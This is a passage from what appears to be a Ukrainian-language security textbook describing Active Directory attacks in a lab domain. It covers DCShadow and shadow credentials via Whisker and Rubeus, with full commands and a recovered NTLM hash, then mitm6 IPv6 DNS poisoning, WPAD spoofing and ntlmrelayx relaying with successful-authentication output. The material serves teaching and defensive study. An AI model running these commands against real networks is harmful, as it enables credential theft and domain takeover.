Атака DCShadow експлуатує механізм, за яким контролери доменів Active Directory реплікують дані між собою. У типовому AD-середовищі, зміни, впроваджені на одному доменному контролері, автоматично синхронізуються з іншими для забезпечення цілісності мережею. DCShadow полягає в імітації поведінки справжнього контролера домену, вносячи певні модифікації в потік реплікації (приклад експлуатації наведений на рисунках 3.20 та 3.21).

Видаючи себе за автентичний контролер домену, зловмисник може використати DCShadow для отримання насанкціонованого доступу до конфіденційних даних, а також створювати, модифікувати, чи видаляти існуючі об’єкти інфраструктури. Спектр такий змін майже необмежений – він може включати зміну дозволів (довірчих відносин) між обліковими записами та належність до безпекових груп. Внесені зміни згодом поширюються внутрішньою мережею як частину процесу реплікації, завдяки чому вони виглядають цілком автентичними та не викликають підозр на фоні інших операцій в AD.

Етапи DCShadow:

- зловмисник отримує можливість діяти від імені користувача, який належить до групи доменних адміністраторів (зображено на рисунку 3.17);



Рисунок 3.17 – Зловмисник отримує змогу змінювати характеристики комп’ютера

- зловмисник модифікує атрибут msDS-KeyCredentialLink для комп’ютера SHIELD$ (наведено на рисунку 3.18);

```
*Evil-WinRM* PS C:\Temp> .\Whisker.exe add /target:SHIELD$
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password MJwYPUuFDPzGNpP2
[*] Searching for the target account
[*] Target user found: CN=SHIELD,CN=Computers,DC=AVENGERS,DC=local
[*] Generating certificate
[*] Certificate generaged
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 0034f1f4-3ee5-40a1-b633-551086cfced7
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:SHIELD$ /certificate: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 /password:"MJwYPUuFDPzGNpP2" /domain:AVENGERS.local /dc:JARVIS-DC.AVENGERS.local /getcredentia
ls /show
```

Рисунок 3.18 – Отримання Rubeus-команди, яку можна використати для отримання NTLM-хешу комп’ютера

Після того, як атрибут “msDS-KeyCredentialLink” був доданий до акаунта, ми можемо використати команду з модуля PowerView для верифікації, як на рисунку 3.19.

```
PS C:\Users\Administrator\Downloads> Get-NetComputer SHIELD


pwdlastset              : 2/9/2023 3:12:54 AM
logoncount              : 0
msds-keycredentiallink : B:828:000200002000001EDB3FB02584D9E61EAE0F5006645A7FF5483803DDEA727E0B1263E648117A94020000208BB065ACE4D77FD7BD44A0CE64125B5D2319DFF479BF66C1187B90A220B2EC11B01035253413100080000030000000
                         0010000000000000000000000010001BA036BF31F8B51D022A24ED60B849D98D9F7BA667E48F07D9005E3AA88C5DB89B1C718DF7ED15D18FDD6C25BF1E57E9440631B875895706 5A016DAAF2130C25BCA4CDF6D6B7122F8ABBF7900987F
                         C37939E630E428946D0510714CA12E37A85DE1AAA01EECC264C0D100DC7D14336A542549C87019 6ED26EAD32D7A170811EF8CA1591446CEF0A83E7BDE8A177FA0E3C99C95E034BCB11ED4B3618DDE85FFB42438D9B046B845F1352BAE
                         401897DCAB878DF776A5E72575E1DEB4A85531547F0C949C99D60581AC936139FBD26C7CCEFD74B3DA2B51B7B8045BE84DC4703B9F70882C261CC0DFBFB5E8989C372B8FDBFBA414AD706DCDEB5D22077D872569E190100040101000 5
                         00100006F4F13400E53EA140B633551086CFCED70200070100080008F74CC094AA3CD901080009F74CC094AA3CD901:CN=SHIELD,CN=Computers,DC=AVENGERS,DC=local
badpasswordtime         : 12/31/1600 4:00:00 PM
distinguishedname       : CN=SHIELD,CN=Computers,DC=AVENGERS,DC=local
objectclass             : {top, person, organizationalPerson, user...}
name                    : SHIELD
objectsid               : S-1-5-21-4269872630-997669700-2794474829-1221
samaccountname          : SHIELD$
localpolicyflags        : 0
admincount              : 1
codepage                : 0
samaccounttype          : MACHINE_ACCOUNT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 2/9/2023 5:18:52 PM
instancetype            : 4
usncreated              : 20683
objectguid              : feb57c4a-bfde-4339-b36e-2c2e630de785
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Computer,CN=Schema,CN=Configuration,DC=AVENGERS,DC=local
dscorepropagationdata   : {2/9/2023 5:18:45 PM, 2/9/2023 4:38:53 PM, 2/9/2023 4:27:50 PM, 2/9/2023 3:52:16 PM...}
memberof                : CN=Domain Admins,OU=Groups,DC=AVENGERS,DC=local
lastlogon               : 12/31/1600 4:00:00 PM
badpwdcount             : 0
managedby               : CN=SQL Service,CN=Users,DC=AVENGERS,DC=local
cn                      : SHIELD
useraccountcontrol      : PASSWD_NOTREQD, WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated             : 2/9/2023 11:12:54 AM
primarygroupid          : 515
iscriticalsystemobject : False
usnchanged              : 24703
```

Рисунок 3.19 – Ідентифікуємо додання поля “msDS-KeyCredentialLink”

```
*Evil-WinRM* PS C:\Temp> .\Rubeus.exe asktgt /user:SHIELD$ /certificate:MIIJwAIBAzCCCXwGCSqGSIb3DQEHAaCCCW0EgglpMIIJZTCCBhYGCSqGSIb3DQEHAaCCBgcEggYDMIIF/zCCBf
sGCyqGSIb3DQEMCgECoIIE/jCCBPowHAYKKoZIhvcNAQwBAzAOBAgefmtWFhUijgICB9AEggTYL6WcZXv7YJ8SBmgK95vwi7ftz3dKUcbAak25vnZg7gZQdBugv17Hi5Iue5NDOkx9s6tWjA/eLU9LrvOgB0/z
1ADZV+gLHqszZIah02TM6oKtee5f3MfDWuP/g9+0DbNCTGGRxFp+R3taMEqwk2CV71h1KDr+SMvv5QRD74IUFGbL7YfRJ1WFti0Ap8pwZDCeK5zU0m+TemamIuy8I+Z4177rDaXFmnKiZDKYY9D1R1J3AoZ0ri
CXhCa5SXSfTHjmSL+8LTdOvaCDhlqA9Wuo50eVoDTHdEVse4EJCWkFTz/78zRF/HEk/rUM9DuYX4GMzwz6jf2Ap4x+tKcnwARXw83Gf5PnOd3cxaRm3a5BU3bEaWsAn5M00qpgWKl298tCwBSWVXTwraTA6L2z
PTgmmXWKrneAi48cWWlEnyJXgBQv2ANY0S1RdW88XkFG3yYt9vgGMFWKSCKB/rSeQaDZTpZyzILD8oka6LPFYddeGrnSUTmqTXzHQS1Wr0HQh01qjHAlO/sdGIzkwALxhNtH7b5mx5TaZ0dcLym9Lctc8jn6r0
1URzL41B0lTZtfFHQXzk3DGr9WjBmzKhCPyN5eH30jyZfJcFd8pV/vbpOUVEk26B4pO6BtPbEQEnx54sDkri+8wgZE6CryI6ioNdeEwpbLfoqk33z/1l2lFsa8oQOydNuGCgPBIK5KfK+Tymnu73cK0mjtQ7EM
jPcGPwlUhiDzkXB+XGxijtnRhAH04qTLTnRSqHIp6dOdFKt6g5H1rbTQ6ayf185f+nZwHi/A72FUdKjke7Qe9uqELfnWj8hXxrbZHKQDeS/7nUwK5a9KBxgH0svrL+aN/jVvOpRjw3qOI+JYlMp
r94U3+IQPWbf63baM78uPYlN47gbKDvs5L6CfuHqMu1QSKRj4ysRysEbkwS25f5wsTE9XBLjsBhGeS8XvRvnEOotoi+ykctYWt9SGQpgWEH5LQoebyYQQYcVTMNUgR7NCqHmF8lDv75ufjoXf8KWbgdsmo4N0r
2H9F3G5zHivi9SBvdMQj71UECRZsTEJ9mRGNyvva4SxPwFc6q7Eh6rTiZybn0NpsICGXUdsR8Gja48eGJblMHfi0HvKDVf16zhrD4IjJ5QfmqROm6OPBxhn9IQL3dGjWbY7KxtbW6Q/7wbP7wVzLb8kwW/MAHl
hpbEZ1xIUNa03yyw8XtmJTCsmh+cIYvyICamYcCcHuZ2BTaQWQCiQXOybPS8GRD2oxu0RU2lh6hyFQes5L1NbGte7yKRBDhn8YWpqVSgV0fzfncQg0ls4NkGm+8kXHnHNtYH6A5EtGb2fFncB0jLFnR8GdLg1b
lV5x9Wd8HDOLgAqm8LSk7d89nOr6QVVHp+rX6AXRIFM4XE40GKL9mmzsAESTBdi7FdDGRr7w9uOQvBeucwfCNdlPCNdmBcN52dXWiN1wCbjGJ+JtjwJ6mvsJCdyMyCWy3r6pDPXSIDTQGs7dCy0A8S8coCxwNb
HppKcKQJ/UqomuPmjYiGNBJZT9BfJmwmy2+pbqxDS2V/06KQNQUpwdp3gIIp4LZkmDDKEBs/AI+WZilXWhWwzhLBYTg2nvnCLgbAFzyq4mcBEj+p8KHBjI8z9b317OzXwhBGJqGaNnfmwsIaSYwDGB6TATBgkq
hkiG9w0BCRUxBgQEAQAAADBXBgkqhkiG9w0BCRQxSh5IAGYAMwA5ADIAYwA1ADQAOAAtADQAYwBhAGMALQA0ADEAOQBjAC0AYQA3AGUAYQAtADgANAAyADMANABkAGIANQAwADkAOQAyMHkGCSsGAQQBgjcRAT
FsHmoATQBpAGMAcgBvAHMAbwBmAHQAIABFAG4AaABhAG4AYwBlAGQAIABSAFMAQQAgAGEAbgBkACAAQQBFAFMAIABDAHIAeQBwAHQAbwBnAHIAYQBwAGgAaQBjACAAUAByAG8AdgBpAGQAZQByMIIDRwYJKoZI
hvcNAQcGoIIDODCCAzQCAQAwggMtBgkqhkiG9w0BBwEwHAYKKoZIhvcNAQwBAzAOBAhWm114ky9TXgICB9CAggMA40bZUZVRjTT38IZbPObJBd3iqhesmBW/HJqD2anwofkuLLK9yirrUFKTCVNDSwNSY0wiSi
hVWJDcjfEsF/peRGH9TfHUXl36OA930VQN5xYf0QCjhbe1dgfWeCKxKcGgUSbzFN5ApA6I/aVQqdghNxu+FoAQzB/qGG1r376+ZgSYjkAqQEtbxybg+S3cqTZqQzYu1tM6Pbm1OOZiETC2vxf+KwHf0PTVJm3q
LEkP1rpDe6+mGO9VM/X/hCcvmBtO9WGNRqaKWtpwg1eWR0AaYuBCi2DU4PuOHMFdf4D21tAn9qRCHUZibsHLZ6+c374LpGGtgAKs1PhXzZNsVCk5asU63knKWPoYdb2kGn7+jRQLWRTOE9VpE+eVo93OBKtsUV
OMRagvBjMlhRTldMLov/17RQ7EChRaJ41R15K6IHJQW6Ql0C9Q5P44tBAfB0xkmQ32PqeIxOkgWkrUBS74FCRDEGJq5cuJrlkIgPsIiMb/48pyXQF9k8R96G7IVrtNaYN3uwxlMYJktaHGcYlMBfykhPrwqUct
z3OF3WKgS2aSrQF9sc9tIB53D9mkfTHrgGKPoje6cWKbjRlDnt+UwDT3N3hnyJgyrMs68B9G43mf290WJlGU9jTD0NLyMSxLC65sU+Dl03bsDyx/CFtNJ0F7MDpHqbn3xXgM8qxpcJ7uqf2y3KIJXzS9gzcX/j
JB7/Y6MdV6OIQ1CysxU4TxWyYrs57AsPyJ7BHiVJV1+r7TLL3vKHtn2ehAQMgACgOtjIPV41K9O91vbfTfa/b3Lci4nFZYsc1qqHrTRNT9RqIm4YCMBgcjbR9jItUbXAT1wDgLakdgn03v2g483DwQDR2cEJgc
a3oSZ7WamALCs8sHHxBcPM9VCRxdHLot/ymrQSNl6ehw4Lz9W1IitesuI6W+qHuOfPq5ZDyoVQHlV6gd5f5Q36dREqXIyQ4EWccoXq2NPhaKxbqqMaindoJH3pYyKGfBLIrTCgPJV+ktf1WCOL/2nEWOKDgZ2h
ZAhDZEMDswHzAHBgUrDgMCGgQUu8sAe1W9yj1WytaVoGgTDmfUiwAEFBWbiEukagxzFNkfMMol3SX1QDW5AgIH0A== /password:"MJwYPuuFDPzGNpP2" /domain:AVENGERS.local /dc:JARVIS-DC.A
VENGERS.local /getcredentials /show /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 7C516F5B33871A116B8FC6F244B6C3DA
```

Рисунок 3.20 – Використавши команду Rubeus, отримуємо NTLM-хеш комп’ютера SHIELD$



Рисунок 3.21 – Виконання дампу хешів з файлів SAM та NTDS.dit

Тип атаки DNS poisoning полягає у перехопленні мережевого трафіку та ретрансляції автентифікаційних запитів на машину, контрольовану зловмисником, для майбутнього отримання несанкціонованого доступу до конфіденційних даних.

У сучасних Windows-системах переважна більшість систем підтримує IPv6-трафік (впроваджено у Windows Vista). За замовчуванням він увімкнений, однак він не здобув популярності для застосування у внутрішніх мережах. Якщо система має обидва IPv4 та IPv6-записи в DNS-сервері, то спочатку вона намагатиметься комунікувати з IPv6 - цей процес найчастіше відбувається при перезавантаженні системи, коли хост взаємодіє з DHCP та DNS серверами. Такий механізм може бути експлуатований зловмисниками, використовуючи інструмент mitm6, який призначений для відповіді на IPv6 DHCP-запити у своїй підмережі, призначаючи машинам IPv6-адреси та DNS-сервер (яким у даному випадку є сервер зловмисника). Дана атака стала також можливою завдяки протоколу WPAD.

Web Proxy Auto-Discovery (WPAD) - протокол, який гарантує, що всі пристрої в мережі використовують однакову веб-проксі конфігурацію. Замість того, щоби вручну налаштовувати веб-проксі для кожного комп'ютера, мережеві адміністратори можуть використовувати WPAD для автоматичного визначення URL-адреси конфігурації проксі, яка буде збережена у файлі автоматичного налаштування проксі wpad.dat. Зазвичай хости надсилають запити до DNS-сервера для отримання адреси URL-адресу даного файлу. Якщо він знайдений, усі веб-запити будуть перенаправлені через проксі, налаштований у wpad.dat.

Оскільки зловмисник виконує роль DNS-сервера, він здатен розмістити імітований WPAD, який встановлює веб-проксі для IP-адресу зловмисника при запиті. Після цього, коли цільовий користувач використовуватиме будь-який застосунок, який комунікує з Інтернетом, він використовуватиме комп'ютер зловмисника як проксі-сервер. Після під’єднання проксі-сервер (комп'ютер зловмисника) насилатиме запити “HTTP 407:Proxy Authentication required”, який спонукатиме цільову машину надіслати власні NTLM-дані, які можуть бути ретрансльовані різним сервісами автентифікації, таким як LDAPS, SMB або HTTP.

Кроки виконання:

- зловмисний хакер створює на власній машині IPv6 DHCP-сервер, і надаватиме IPv6-адреси хостам у обраному домені, відповідаючи на DHCPv6 запити, як зображено на рисунку 3.22;

```
┌──(root㉿kali)-[/home/kali]
└─# mitm6 -d avengers.local
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:a1:bb:06]
IPv4 address: 10.0.2.15
IPv6 address: fe80::191e:5e55:104a:495f
DNS local search domain: avengers.local
DNS allowlist: avengers.local
```

Рисунок 3.22 – Використання mitm6 для надслання відповідей на DHCPv6-запити

- зловмисник імітує URL-адресу файлу WPAD для майбутньої ретрансляції отриманих даних автентифікації, як у прикладі, наведеному на рисунку 3.23;

```
┌──(root㉿kali)-[/home/kali]
└─# impacket-ntlmrelayx -6 -wh wpad.avengers.local -t 192.168.3.102 -socks -smb2support -debug
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMTP loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack SMB loaded..
[+] Protocol Attack RPC loaded..
[*] Running in relay mode to single host
[*] SOCKS proxy started. Listening at port 1080
[*] MSSQL Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
```

Рисунок 3.23 – Виконання скрипта Impacket, обираючи за цільову машину 192.168.3.102

- тепер, коли користувач з мережі Active Directory з необхідними правами на 192.168.3.101 перезавантажує власний комп'ютер, зловмисник перехоплює DHCPv6-запити, і рентранслює автентифікаційні дані, як зображено на рисунку 3.24. Процес експлуатації наведений на рисунках 3.25, 3.26, та 3.27.



Рисунок 3.24 – Перехоплені DHCPv6-пакети в Wireshark

```
┌──(root㉿kali)-[/home/kali]
└─# mitm6 -i eth1 -d avengers.local
Starting mitm6 using the following configuration:
Primary adapter: eth1 [08:00:27:9b:04:ee]
IPv4 address: 192.168.3.20
IPv6 address: fe80::dbba:aceb:2627:a474
DNS local search domain: avengers.local
DNS allowlist: avengers.local
Renew reply sent to fe80::2313:3
Sent spoofed reply for JARVIS-DC.AVENGERS.local. to fe80::f539:3776:eeb3:f11c
Sent spoofed reply for JARVIS-DC.AVENGERS.local. to fe80::f539:3776:eeb3:f11c
Sent spoofed reply for JARVIS-DC.AVENGERS.local. to fe80::f539:3776:eeb3:f11c
Renew reply sent to fe80::2313:1
Sent spoofed reply for jarvis-dc.avengers.local. to fe80::f539:3776:eeb3:f11c
Sent spoofed reply for wpad.AVENGERS.local. to fe80::f539:3776:eeb3:f11c
Sent spoofed reply for wpad.avengers.local. to fe80::f539:3776:eeb3:f11c
IPv6 address fe80::192:168:3:101 is now assigned to mac=08:00:27:6f:17:69 host=MARAUDER.AVENGERS.local. ipv4=192.168.3.101
Sent spoofed reply for wpad.avengers.local. to fe80::c01e:8b71:83ae:e4e7
Sent spoofed reply for wpad.avengers.local. to fe80::c01e:8b71:83ae:e4e7
Renew reply sent to fe80::192:168:3:102
Sent spoofed reply for wpad.avengers.local. to fe80::2b0c:74ec:fb25:ec93
```

Рисунок 3.25 – mitm6 відповідає на DHCPv6-запити, призначаючи 192.168.3.101 нову IPv6-адресу

```
[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> [*] SMBD-Thread-9 (process_request_thread): Received connection from ::ffff:192.168.3.101, attacking target smb://192.168.3.102
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] Authenticating against smb://192.168.3.102 as AVENGERS/SIRIUS.BLACK SUCCEED
[*] SOCKS: Adding AVENGERS/SIRIUS.BLACK@192.168.3.102(445) to active SOCKS connection. Enjoy
